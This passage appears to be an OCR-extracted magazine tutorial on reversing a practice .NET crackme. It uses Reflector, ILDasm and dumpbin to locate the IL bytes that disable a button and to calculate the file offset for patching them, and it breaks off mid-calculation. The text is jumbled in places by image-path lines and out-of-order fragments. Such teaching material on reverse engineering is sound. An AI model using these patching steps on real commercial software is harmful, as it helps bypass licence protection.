Bne.Un	Transfers control to a target instruction when two unsigned integer values or unordered float values are not equal.	40
Bne.Un.s	Transfers control to a target instruction (short form) when two unsigned integer values or unordered float values are not equal.	33
Br	Unconditionally transfers control to a target instruction.	38
Brfalse	Transfers control to a target instruction if value is false, a null reference (Nothing in Visual Basic), or zero.	39
Brfalse.s	Transfers control to a target instruction if value is false, a null reference, or zero.	2C
Brtrue	Transfers control to a target instruction if value is true, not null, or non-zero.	3A
Brtrue.s	Transfers control to a target instruction (short form) if value is true, not null, or non-zero.	2D
Br.s	Unconditionally transfers control to a target instruction (short form).	2B
Call	Calls the method indicated by the passed method descriptor.	28
Clt	Compares two values. If the first value is less than the second, the integer value 1 (int32) is pushed onto the evaluation stack; otherwise 0 (int32) is pushed onto the evaluation stack.	FE 04
Clt.Un	Compares the unsigned or unordered values value1 and value2. If value1 is less than value2, then the integer value 1 (int32) is pushed onto the evaluation stack; otherwise 0 (int32) is pushed onto the evaluation stack.	FE 03
Jmp	Exits current method and jumps to specified method.	27


Ldarg	Loads an argument (referenced by a specified index value) onto the stack.	FE 09
Ldarga	Load an argument address onto the evaluation stack.	FE 0A
Ldarga.s	Load an argument address, in short form, onto the evaluation stack.	0F
Ldarg.0	Loads the argument at index 0 onto the evaluation stack.	02
Ldarg.1	Loads the argument at index 1 onto the evaluation stack.	03
Ldarg.2	Loads the argument at index 2 onto the evaluation stack.	04
Ldarg.3	Loads the argument at index 3 onto the evaluation stack.	05
Ldarg.s	Loads the argument (referenced by a specified short form index) onto the evaluation stack.	0E
Ldc.I4	Pushes a supplied value of type int32 onto the evaluation stack as an int32.	20
Ldc.I4.0	Pushes the integer value of 0 onto the evaluation stack as an int32.	16
Ldc.I4.1	Pushes the integer value of 1 onto the evaluation stack as an int32.	17
Ldc.I4.M1	Pushes the integer value of -1 onto the evaluation stack as an int32.	15
Ldc.I4.s	Pushes the supplied int8 value onto the evaluation stack as an int32, short form.	1F
Ldstr	Pushes a new object reference to a string literal stored in the metadata.	72
Leave	Exits a protected region of code, unconditionally transferring control to a specific target instruction.	DD
Leave.s	Exits a protected region of code, unconditionally transferring control to a target instruction (short form).	DE
Mul	Multiplies two values and pushes the result on the evaluation stack.	5A
Mul.Ovf	Multiplies two integer values, performs an overflow check, and pushes the result onto the evaluation stack.	D8
Mul.Ovf.Un	Multiplies two unsigned integer values, performs an overflow check, and pushes the result onto the evaluation stack.	D9
Neg	Negates a value and pushes the result onto the evaluation stack.	65
Newobj	Creates a new object or a new instance of a value type, pushing an object reference (type O) onto the evaluation stack.	73
Not	Computes the bitwise complement of the integer value on top of the stack and pushes the result onto the evaluation stack as the same type.	66
Or	Compute the bitwise complement of the two integer values on top of the stack and pushes the result onto the evaluation stack.	60
Pop	Removes the value currently on top of the evaluation stack.	26
Rem	Divides two values and pushes the remainder onto the evaluation stack.	5D
Rem.Un	Divides two unsigned values and pushes the remainder onto the evaluation stack.	5E
Ret	Returns from the current method, pushing a return value (if present) from the caller's evaluation stack onto the caller's evaluation stack.	2A
Rethrow	Re throws the current exception.	FE 1A
Stind.I1	Stores a value of type int8 at a supplied address.	52
Stind.I2	Stores a value of type int16 at a supplied address.	53
Stind.I4	Stores a value of type int32 at a supplied address.	54
Stloc	Pops the current value from the top of the evaluation stack and stores it in a the local variable list at a specified index.	FE 0E
Sub	Subtracts one value from another and pushes the result onto the evaluation stack.	59
Sub.Ovf	Subtracts one integer value from another, performs an overflow check, and pushes the result onto the evaluation stack.	DA
Sub.Ovf.Un	Subtracts one unsigned integer value from another, performs an overflow check, and pushes the result onto the evaluation stack.	DB
Switch	Implements a jump table.	45
Throw	Throws the exception object currently on the evaluation stack.	7A
Xor	Computes the bitwise XOR of the top two values on the evaluation stack, pushing the result onto the evaluation stack.	61



CrackMe#2-[redacted]-dotNET-Reversing


Unregistered Crack Me

Figure 2. *Crack Me's main form*



```
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
System.Xml (4.3.0.0)
System.Data (4.0.0.0)
System.Web (4.0.0.0)
System.Drawing (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.ServiceModel (4.0.0.0)

.assembly mscorlib
{
    .ver 4:0:0:0
    .hash algorithm 0x00008004
    .publickey = (00 00 00 00 00 00 00 00 04 00 00 00 0
}
```

Figure 3.*Reflector's main window*



```
⊞ mscorlib (4.0.0.0)
⊞ System (4.0.0.0)
⊞ System.Core (4.0.0.0)
⊞ System.Xml (4.0.0.0)
⊞ System.Data (4.0.0.0)
⊞ System.Web (4.0.0.0)
⊞ System.Drawing (4.0.0.0)
⊞ System.Windows.Forms (4.0.0.0)
⊞ System.ServiceModel (4.0.0.0)
⊞ System.Workflow.ComponentModel (4.0.0.0)
⊞ System.Workflow.Runtime (4.0.0.0)
⊞ System.Workflow.Activities (4.0.0.0)
⊞ Microsoft.VisualBasic (8.0.0.0)
⊞ CrackMe5-Obfuscated ()
⊞ CrackMe3[redacted]-dotNET-Reversing (1.0.0
```

Figure 4. *Crack Me loaded on Reflector*

ing to the "last in first out" basis, we can do two important things when talking about the stack: pushing and pulling data, by pushing data or items into the stack, any already present items just go further down in this stack, by pulling data or items from the stack, all present items move upward toward the beginning of it. We can handle only the topmost element of the stack.


Every IL instruction has its specific byte representation, I'll try to introduce you a non exhaustive list of most important IL instructions, their functions and the actual bytes representation, and you are not supposed to learn them but use this list as a kind of reference: Table 1.

What this Means to a Reverse Engineer?

Nowadays there are plenty of tools that can "reflect" the source code of a dot NET compiled executable; a good and really widely used one is "Reflector" with which you can browse classes, decompile and analyze dot NET programs and components, it allows browsing and searching CIL instructions, resources and XML documentation stored in a dot NET assembly. But this is not the only tool we will need when reversing dot NET applications and we will need more than one article to cover all of them.


What Will you Learn From this First Article?

This first essay will show you how to deal with Reflector to reverse a simple practice oriented crack




```
⊟ CrackMe3[redacted]-dotNET-Reversing (1.0.0.0)
   ⊞ CrackMe3[redacted]-dotNET-Reversing.exe
   ⊞ Resources
```

Figure 5. *You Can Expend the Target by Clicking the "+" Sign*



```
⊟ CrackMe3[redacted]-dotNET-Reversing (1.0.0.0)
   ⊟ CrackMe3-[redacted]-dotNET-Reversing.exe
      ⊞ References
      ⊞ {} -
      ⊞ {} CrackMe3_[redacted]_dotNET_Reversing
      ⊞ {} CrackMe3_[redacted]_dotNET_Reversing.My
      ⊞ {} CrackMe3_[redacted]_dotNET_Reversing.My.R
   ⊞ Resources
```

Figure 6. *Keep on Developing Tree and See What is Inside of this Crack Me*



M...Form1_Load(Object, EventArgs) : Void

```
private void Form1_Load(object sender, EventArgs e)
{
    this.btnEnableMe.Enabled = false;
    this.LblStat.ForeColor = Color.Red;
}
```

Figure 7. *We Can See Actual Code Just by Clicking on the Method's Name the Way We Get This*

me I did the basic way, so I tried to simulate in this Crack Me a "real" software protection with disabled button, disabled feature and license check protection (Figure 2).

So basically we have to enable the first button having "Enable Me" caption, by clicking it we will get the "Save as…" button enabled which will let us simulate a file saving feature, we will see where the license check protection is trigged later in this article.

Open up Reflector, at this point we can configure Reflector via the language's drop down box in the main toolbar, and select whatever language you may be familiar with, I'll choose Visual Basic but the decision is up to you of course (Figure 3).


Load this Crack Me up into it (File > Open menu) and look anything that would be interest us. Technically, the crack me is analyzed and placed in a tree structure, we will develop nodes that interest us: Figure 4.

You can expend the target by clicking the "+" sign: Figure 5.

Keep on developing tree and see what is inside of this Crack Me: Figure 6.

Now we can see that our Crack Me is composed by References, Code and Resources.

- Code: this part contains the interesting things and everything we will need at this point is inside of `HiddenNAME _ dotNET _ Reversing` (which is a Namespace)
- References: is similar to "imports", "includes" used in other PE files.
- Resources: for now this is irrelevant to us, but it this is similar to ones in other windows programs.



```
⊟ CrackMe[redacted]dotNET-Reversing (1.0.0.0)
  ⊟ CrackMe[redacted]dotNET-Reversing.exe
    ⊞ References
    ⊞ {} -
    ⊟ {} CrackMe[redacted]_dotNET_Reversing
      ⊟ MainForm
          ⊞ Base Types
          ⊞ Derived Types
            .ctor()
            btnAbout_Click(Object, EventArgs) : Void
            btnEnableMe_Click(Object, EventArgs) : Void
            btnEnableMe_Click_1(Object, EventArgs) : Void
            checkLicence() : Void
            checkRegStat() : Void
            Dispose(Boolean) : Void
            Form1_Load(Object, EventArgs) : Void
            InitializeComponent() : Void
          ⊞ btnAbout : Button
          ⊞ btnEnableMe : Button
          ⊞ btnSaveAs : Button
          ⊞ LblStat : Label
            _btnAbout : Button
            _btnEnableMe : Button
            _btnSaveAs : Button
            _LblStat : Label
            components : IContainer
            isRegistered : Boolean
    ⊞ {} CrackMe[redacted]dotNET_Reversing.My
```

Figure 8. *Crack Me's nodes expanded*

By expanding the code node we will see the following tree: Figure 8.

We can already clearly see some interesting methods with their original names which is great, we have only one form in this practice so let's see what `Form1_Load(object, EventArgs): void` has to say, we can see actual code just by clicking on the method's name the way we get this: Figure 7.

If you have any coding background you can guess with ease that "*this.btnEnableMe.Enabled = false;*" is responsible of disabling the component "btnEnableMe" which is in our case a button. At this point it's important to see the IL and the byte representation of the code we are seeing, let's switch to IL view and see: Listing 1. In the code above we can see some IL instruction worth of being explained (in the order they appear):

- ldarg.0 Pushes the value 0 to the method onto the evaluation stack.
- callvirt Calls the method `get()` associated with the object btnEnableMe.
- ldc.i4.0 Pushes 0 onto the stack as 32bits integer.
- callvirt Calls the method `set()` associated with the object `btnEnableMe`.

This says that the stack got the value 0 before calling the method `set _ Enabled(bool)`, 0 is in general associated to "*False*" when programming, we will have to change this 0 to 1 in order to pass "*True*" as parameter to the method `set _ Enabled(bool);` the IL instruction that pushes 1 onto the stack is `ldc.i4.1`.

In a section above we knew that byte representation is important in order to know the exact location

Table 2. *IL reference*


IL Instructio	Function	Byte representation
Ldc.I4.0	Pushes the integer value of 0 onto the evaluation stack as an int32.	16
Ldc.I4.1	Pushes the integer value of 1 onto the evaluation stack as an int32.	17
Callvirt	Call a method associated with an object.	6F
Ldarg.0	Load argument 0 onto the stack.	02

of the IL instruction to change and by what changing it, so by referring to the IL byte representation reference we have: Table 2.

We have to make a big sequence of bytes to search the IL instruction we want to change; we have to translate `ldc.i4.0`, `callvirt`, `ldarg.0` and `callvirt` to their respective byte representation and make a byte search in a hexadecimal editor.

Referring the list above we get: `166F??026F??`, the "??" means that we do not know neither `instance void [System.Windows.Forms]System.Windows.Forms.Control::set_Enabled(bool) (at IL_0007) bytes representation nor bytes representation of instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_HiddenName_dotNET_Reversing.MainForm::get_LblStat() (at IL_000d).`

Things are getting more complicated and we will use some extra tools, I'm calling *ILDasm*! This tool is provided with dot NET Framework SDK, if you have installed Microsoft Visual Studio, you can find it in Microsoft Windows SDK folder, in my



AxImp.exe	26/10/2006 13:44
dasmhlp.cnt	23/09/2005 07:56
DASMHLP.HLP	23/09/2005 07:56
gacutil.exe	23/09/2005 07:01
gacutil.exe.config	26/10/2006 13:45
ildasm.exe	23/09/2005 07:01
ildasm.exe.config	26/10/2006 13:45
lc.exe	26/10/2006 13:45
mscorcfg.dll	26/10/2006 13:45
mscorcfg.msc	26/10/2006 13:45
mscormmc.dll	26/10/2006 13:45
mscormmc11.cfg	26/10/2006 13:45
PEVerify.exe	26/10/2006 13:45
PEVerify.exe.config	26/10/2006 13:45
RequiredPermissions.dll	26/10/2006 13:45
ResGen.exe	26/10/2006 13:45
sgen.exe	26/10/2006 13:45
signtool.exe	26/10/2006 13:45


Figure 9. *ILDASM*

Listing 1. *IL code*

```
.method private
   instance void Form1_Load (
        object sender,
        class [mscorlib]System.EventArgs e
    ) cil managed

{
    // Method begins at RVA 0x1b44c
    // Code size 29 (0x1d)
    .maxstack 2
    .locals init (
        [0] valuetype [System.Drawing]System.Drawing.Color
    )

    IL_0000: ldarg.0
    IL_0001: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Button CrackMe2_
   HidenName_dotNET_Reversing.MainForm::get_btnEnableMe()
    IL_0006: ldc.i4.0
    IL_0007: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
   Enabled(bool)
    IL_000c: ldarg.0
    IL_000d: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
   HidenName_dotNET_Reversing.MainForm::get_LblStat()
    IL_0012: call valuetype [System.Drawing]System.Drawing.Color [System.Drawing]System.Dra
ing.Color::get_Red()
    IL_0017: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set
ForeColor(valuetype [System.Drawing]System.Drawing.Color)
    IL_001c: ret
} // end of method MainForm::Form1_Load
```

system *ILDasm* is located at *C:\Program Files\Microsoft Visual Studio 8\SDK\v2.0\Bin* (Figure 9).

ILDasm can be easily an alternative tool to Reflector or ILSpy except the fact of having a bit less user friendly interface and no high level code translation feature. Anyway, once located open it and load our Crack Me into it (File -> Open) and expand trees as following: Figure 10.



```
C:\Users\Soufiane\Desktop\itkfta\dotNET Reversing\CrackMe#2-Inf...
File  View  Help
    MANIFEST
  CrackMe[redacted]dotNET_Reversing
    CrackMe[redacted]dotNET_Reversing.My
    CrackMe[redacted]dotNET_Reversing.MainForm
      .class public auto ansi
      extends [System.Windows.Forms]System.Windows.Forms.Form
      .custom instance void [Microsoft.VisualBasic]Microsoft.VisualBasic.Compil
      _lblStat : private class [System.Windows.Forms]System.Windows.Forms.l
      _btnAbout : private class [System.Windows.Forms]System.Windows.Forms
      _btnEnableMe : private class [System.Windows.Forms]System.Windows.Fc
      _btnSaveAs : private class [System.Windows.Forms]System.Windows.For
      components : private class [System]System.ComponentModel.IContainer
      isRegistered : private bool
      .ctor : void()
      Dispose : void(bool)
      Form1_Load : void(object,class [mscorlib]System.EventArgs)
      InitializeComponent : void()
      btnAbout_Click : void(object,class [mscorlib]System.EventArgs)
      btnEnableMe_Click : void(object,class [mscorlib]System.EventArgs)
      btnEnableMe_Click_1 : void(object,class [mscorlib]System.EventArgs)
      checkLicence : void()
      checkRegStat : void()
      get_LblStat : class [System.Windows.Forms]System.Windows.Forms.Label
      get_btnAbout : class [System.Windows.Forms]System.Windows.Forms.Bu
.assembly 'CrackMe[redacted]dotNET-Reversing'
{
```

Figure 10. *Target loaded on ILDASM*




Figure 11. *Show bytes on ILDASM*

ILDasm does not show byte representation by default, to show IL corresponding bytes you have to select *View -> Show Bytes*: Figure 11. Then double click on our concerned method (Form1_Load…) to get the IL code and corresponding bytes: Figure 12.

We have more information about IL instructions and their Bytes representations now, in order to use this amount of new information, you have to know that after "|" the low order byte of the number is stored in the PE file at the lowest address, and the high order byte is stored at the highest address, this order is called "Little Endian".

What Does this Mean?

When looking inside `Form1_Load( )` method using ILDasm, we have this:


```
IL_0006:  /* 16   |
IL_0007:  /* 6F   | (0A)000040
IL_000c:  /* 02   |
IL_000d:  /* 6F   | (06)000022
```

These Bytes are stored in the file this way: `166F4000000A026F22000006.`

Back to Our Target

This sequence of bytes is quite good for making a byte search in a hexadecimal editor, in a real situation study; we may face an annoying problem which is finding more than one occurrence of our sequence. In this situation, instead of searching for bytes sequence we search for (or to better say "go to") an offset which can be calculated.

An *offset*, also called *relative address*, is used to get to a specific *absolute address*. We have to calculate an offset where the instruction we want to change is located, referring to *Figure 1,* ILDasm



```
CrackMe[redacted]dotNET_Reversing.MainForm::Form1_Load : void(object,class [mscorlib]S...
Find  Find Next
.method private instance void  Form1_Load(object sender,
                                          class [mscorlib]System.EventArgs e) cil managed
// SIG: 20 02 01 1C 12 2D
{
  // Method begins at RVA 0x1b44c
  // Code size       29 (0x1d)
  .maxstack  2
  .locals init (valuetype [System.Drawing]System.Drawing.Color V_0)
  IL_0000:  /* 02   |                  */ ldarg.0
  IL_0001:  /* 6F   | (06)000026       */ callvirt   instance class [System.Windows.Forms]Syste
  IL_0006:  /* 16   |                  */ ldc.i4.0
  IL_0007:  /* 6F   | (0A)000040       */ callvirt   instance void [System.Windows.Forms]Syster
  IL_000c:  /* 02   |                  */ ldarg.0
  IL_000d:  /* 6F   | (06)000022       */ callvirt   instance class [System.Windows.Forms]Syste
  IL_0012:  /* 28   | (0A)00005A       */ call       valuetype [System.Drawing]System.Drawing.C
  IL_0017:  /* 6F   | (0A)00005B       */ callvirt   instance void [System.Windows.Forms]Syste
  IL_001c:  /* 2A   |                  */ ret
} // end of method MainForm::Form1_Load
```


Figure 12. *ILDasm IL + bytes representations encoded Form1_Load() method*

and ILSpy indicate the Relative Virtual Address (RVA) at the line `// Method begins at RVA 0x1b44c` and in order to translate this to an offset or file location, we have to determinate the layout of our target to see different sections and different offsets / sizes, we can use PEiD or any other PE Tool, but I prefer to introduce you a tool that comes with Microsoft Visual C++ to view PE sections called "*dumpbin*" (If you do not have it, please referrer to links on "References" section).

Dumpbin is a command line utility, so via the command line type "*dumpbin -headers target_name.exe"* (Figure 13).

By scrolling down we find interesting information:

```
SECTION HEADER #1
   .text name
   1C024 virtual size
    2000 virtual address
   1C200 size of raw data
     400 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
60000020 flags
         Code
         Execute Read
```



```
C:\Users\Soufiane\Desktop\dotNET-p3>dumpbin -headers crackme2.exe
Microsoft (R) COFF Binary File Dumper Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.


Dump of file crackme2.exe

PE signature found

File Type: EXECUTABLE IMAGE

FILE HEADER VALUES
             14C machine (i386)
               4 number of sections
        509A6149 time date stamp Wed Nov 07 13:25:29 2012
               0 file pointer to symbol table
               0 number of symbols
              E0 size of optional header
             102 characteristics
                   Executable
                   32 bit word machine

OPTIONAL HEADER VALUES
             10B magic #
```

Figure 13. *Dumpbin screenshot*





Figure 14. *(1B44C – 2000) + 400 = 1984C*

Notice that the method `Form1_Load()` begins at RVA `0x1b44c` *(refer to Figure 1)* and here the `text` section has a virtual size of `0x1c024` with a virtual address indicated as `0x2000` so our method must be within this section, the section containing our method starts from `0x400` in the main executable file, using these addresses and sizes we can calculate the offset of our method this way:

